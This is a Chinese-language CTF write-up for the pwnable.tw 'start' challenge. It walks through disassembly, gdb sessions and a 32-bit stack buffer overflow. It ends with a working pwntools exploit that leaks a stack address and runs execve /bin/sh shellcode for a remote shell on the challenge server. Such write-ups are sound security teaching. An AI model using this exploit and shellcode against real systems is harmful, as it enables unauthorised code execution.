0x00 前言

做了第一阶段和第二阶段的 pwnable.kr，然后暂歇一段时间，做一下 pwnable.tw，然后发现在做 pwnable.tw 上面的题目的同时对于二进制的了解会更加深入。自己做完几道题之后查看网上的 WriteUp 结果发现质量参差不齐，故自己再次详细书写一篇，也是方便自己团队的人对于二进制漏洞有一定的印象，之前已经写过一篇覆写 GOT 表的文章。

0x01 准备

题目是 pwnable.tw 的 start，墙内可以直接打开，但是点击模块没有反应也没有提交的地方。莫着急，翻墙之后更精彩。把文件下载下来之后，因为文件本身比较小，不用 IDA，直接 Linux 上 objdump -d file > file_asm.txt，把汇编 dump 下来：


```
start:     文件格式 elf32-i386

Disassembly of section .text:

08048060 <_start>:
 8048060:       54                      push   %esp
 8048061:       68 9d 80 04 08          push   $0x804809d ;next function address
 8048066:       31 c0                   xor    %eax,%eax
 8048068:       31 db                   xor    %ebx,%ebx
 804806a:       31 c9                   xor    %ecx,%ecx
 804806c:       31 d2                   xor    %edx,%edx
 804806e:       68 43 54 46 3a          push   $0x3a465443
 8048073:       68 74 68 65 20          push   $0x20656874
 8048078:       68 61 72 74 20          push   $0x20747261
 804807d:       68 73 20 73 74          push   $0x74732073
 8048082:       68 4c 65 74 27          push   $0x2774654c
 8048087:       89 e1                   mov    %esp,%ecx
 8048089:       b2 14                   mov    $0x14,%dl
 804808b:       b3 01                   mov    $0x1,%bl
 804808d:       b0 04                   mov    $0x4,%al
 804808f:       cd 80                   int    $0x80
 8048091:       31 db                   xor    %ebx,%ebx
 8048093:       b2 3c                   mov    $0x3c,%dl
 8048095:       b0 03                   mov    $0x3,%al
 8048097:       cd 80                   int    $0x80
 8048099:       83 c4 14                add    $0x14,%esp
 804809c:       c3                      ret

0804809d <_exit>:
 804809d:       5c                      pop    %esp
 804809e:       31 c0                   xor    %eax,%eax
 80480a0:       40                      inc    %eax
 80480a1:       cd 80                   int    $0x80
```

使用 Linux 命令 checksec --file file 查看一下文件的保护状态：



所有防护未开启，RELRO 是符号表为只读，如果是 FULL RELRO 则不可复写 GOT 表等操作；Canary 是栈上 Cookie 保护，防止修改栈上数据；NX 未开启，那么栈上数据可以当做代码执行；PIE 是变化加载地址，每次文件运行都会更换加载地址。

那么简单介绍一下这次要用的基本的 gdb 命令。

0001 挂载运行：gdb -p pid 将 gdb 挂载到运行的线程上；gdb ./file 使用 gdb 附加并运行一个程序。

0010 断点调试：在 gdb 命令行下 b function_name 在函数入口处断下；b * address 在某个代码地址断下。

0011 运行调试：run(r)开始运行程序；continue(c)继续运行知道下一个断点；next(n)跳过子函数执行下一行；step(s)进入子函数执行下一行；ni num 逐 num 句执行汇编，num 为空则单步执行。

0100 查看内存：i r 查看当前寄存器信息；x /16x $esp 以十六进制的形式查看指定变量。

0x02 调试

使用 gdb 附加运行一个程序之后，使用 b _start 和 b * 0x08048099 命令下断点，断点在_start 处和 8048099 处更有利于分析，然后运行程序。

```
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/pc/me/Hacker/pwn.tw/start

Breakpoint 1, 0x08048060 in _start ()
(gdb) x /16x $esp
0xffffd130:     0x00000001      0xffffd2f6      0x00000000      0xffffd316
0xffffd140:     0xffffd32c      0xffffd918      0xffffd93a      0xffffd951
0xffffd150:     0xffffd960      0xffffd971      0xffffd97c      0xffffd98c
0xffffd160:     0xffffd9ac      0xffffd9cb      0xffffd9df      0xffffd9eb
(gdb)
```

可以看到_start 入口处$esp 为 0xffffd130，函数一开始是两个 push，局部变量开始从 0xffffd130 处入栈。单步执行两次，查看内存：

```
(gdb) ni 2
0x08048066 in _start ()
(gdb) x /16x $esp
0xffffd128:     0x0804809d      0xffffd130      0x00000001      0xffffd2f6
0xffffd138:     0x00000000      0xffffd316      0xffffd32c      0xffffd918
0xffffd148:     0xffffd93a      0xffffd951      0xffffd960      0xffffd971
0xffffd158:     0xffffd97c      0xffffd98c      0xffffd9ac      0xffffd9cb
(gdb)
```

可以发现初始 esp 地址和 0x0804809d 已经入栈，此时入栈是当前函数栈。0x0804809d 也是_exit 函数地址。这里讲解一下，_start 函数结尾的两句汇编，也就是 add $0x14, %esp; ret 是让堆栈平衡，让 esp 恢复到_start 之前的情况，然后 ret 就是将当前函数栈栈顶内容赋值给 eip 寄存器然后使其出栈。而 eip 是程序流程寄存器，即是即将执行的函数地址。

之后的 xor 是清空参数寄存器的操作。五个 push 是将'Let's start the CTF:'入栈，此时入栈是局部变量栈，单步执行 14，即可看到，占中的数据已经被打印到屏幕上了：

```
(gdb) ni 14
Let's start the CTF:0x08048091 in _start ()
(gdb) x /16x $esp
0xffffd114:     0x2774654c      0x74732073      0x20747261      0x20656874
0xffffd124:     0x3a465443      0x0804809d      0xffffd130      0x00000001
0xffffd134:     0xffffd2f6      0x00000000      0xffffd316      0xffffd32c
0xffffd144:     0xffffd918      0xffffd93a      0xffffd951      0xffffd960
(gdb)
```

这里的 push 可以看做是局部变量，他们入栈是和入栈的寄存器信息方式是一样的，0x31465443 先压入栈，最后是 0x2774654c 压入栈。此时栈的情况如下：

然后就是 syscall 的调用，详见下图：

#	Name	Registers						Definition
		eax	ebx	ecx	edx	esi	edi	
0	sys_restart_syscall	0x00	-	-	-	-	-	kernel/signal.c:2058
1	sys_exit	0x01	int error_code	-	-	-	-	kernel/exit.c:1046
2	sys_fork	0x02	struct pt_regs *	-	-	-	-	arch/alpha/kernel/entry.S:716
3	sys_read	0x03	unsigned int fd	char __user *buf	size_t count	-	-	fs/read_write.c:391
4	sys_write	0x04	unsigned int fd	const char __user *buf	size_t count	-	-	fs/read_write.c:408
5	sys_open	0x05	const char __user *filename	int flags	int mode	-	-	fs/open.c:900
6	sys_close	0x06	unsigned int fd	-	-	-	-	fs/open.c:969
7	sys_waitpid	0x07	pid_t pid	int __user *stat_addr	int options	-	-	kernel/exit.c:1771
8	sys_creat	0x08	const char __user *pathname	int mode	-	-	-	fs/open.c:933
9	sys_link	0x09	const char __user *oldname	const char __user *newname	-	-	-	fs/namei.c:2520

第一次调用的是 sys_write，将栈中长度为 0x14 的内容打印出来；第二个是 sys_read 来读取用户的长度为 0x3c 的输入，诶，问题出现了，系统分配的栈只有 0x14 的长度，而用户居然可以输入 0x3c 的长度。


接着往下调试，输入长度为超过 0x14 的不重复四字节字符串，这里输入的是 1234567890abcdefghijk，用户输入入栈是其他值栈：

```
(gdb) n
Single stepping until exit from function _start,
which has no line number information.
1234567890abcdefghijk

Breakpoint 2, 0x08048099 in _start ()
(gdb) x /16x $esp
0xffffd114:     0x34333231      0x38373635      0x62613039      0x66656463
0xffffd124:     0x6a696867      0x08040a6b      0xffffd130      0x00000001
0xffffd134:     0xffffd2f6      0x00000000      0xffffd316      0xffffd32c
0xffffd144:     0xffffd918      0xffffd93a      0xffffd951      0xffffd960
(gdb)
```

因为加的断点，程序停在了 0x08048099，此时看到栈的数据如上图所示。此时栈中的

情况如下：



因为是用户的输入，所以是从分配的 esp 作为栈的开始，依次入栈的！因为是小端，所以是高地址存低位数据。字符 k 的 ASCII 码是 107，也就是 0x6b，而输入的回车键 ASCII 码是 0x0a，他们覆盖了 ret 指令即将使用的函数地址，如果接着运行：

```
(gdb) ni
0x0804809c in _start ()
(gdb) x /16x $esp
0xffffd128:     0x08040a6b      0xffffd130      0x00000001      0xffffd2f6
0xffffd138:     0x00000000      0xffffd316      0xffffd32c      0xffffd918
0xffffd148:     0xffffd93a      0xffffd951      0xffffd960      0xffffd971
0xffffd158:     0xffffd97c      0xffffd98c      0xffffd9ac      0xffffd9cb
(gdb) ni
0x08040a6b in ?? ()
(gdb) x /16x $esp
0xffffd12c:     0xffffd130      0x00000001      0xffffd2f6      0x00000000
0xffffd13c:     0xffffd316      0xffffd32c      0xffffd918      0xffffd93a
0xffffd14c:     0xffffd951      0xffffd960      0xffffd971      0xffffd97c
0xffffd15c:     0xffffd98c      0xffffd9ac      0xffffd9cb      0xffffd9df
(gdb)
```

提示 0x80040a6b in ??()，即此地址不是函数，无法解析导致不能运行，从而程序崩溃。


0x03 思路

那么既然已经可以覆盖掉函数地址，那么可以这么操作：


第一次输入的时候使用 padding(0x14)+0x08048087(sys_write)的方式把 0x0804809d 覆盖掉，这样，add $0x14，%esp 的时候，esp 就会恢复到 0x08048087 前，然后 ret 把其

赋值给 eip，然后 esp 将其出栈，程序又开始从 0x08048087 执行。

首先就把栈中唯一的数据 esp-value 打印出来，这个地址也就是 leak，然后继续执行 sys_read，开始从当前地址入栈输入的数据。



因为有 add $0x14，%esp 的原因，所以仍旧需要 padding(0x14)+leak+0x14+shellcode。int 80h 执行之后，执行 add $0x14，%esp，esp 会偏移 0x14，这个地址就是存放 shellcode address 的地址，然后运行 ret 指令，从而执行 shellcode。



使用的 shellcode 可以使用 python 中的 pwn asm(shellcraft.sh())生成。

0x04 exp

```
from pwn import *

__author__ = 'Nerium'

shellcode = '\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\
x0b\xcd\x80'
ret = 0x08048087

def pwn() :
    p = remote('chall.pwnable.tw', 10000)

    payload_1 = 'a'*20 + p32(ret)
    p.recvuntil(':')
    p.send(payload_1)

    leak = u32(p.recv(4))
    payload_2 = 'a'*20 + p32(leak+0x14) + shellcode

    p.send(payload_2)
    p.interactive("NeriumShell# ")

if __name__ == '__main__' :
    pwn()
```

杨林(Nerium) 分享

Shared By Yang Lin(Nerium)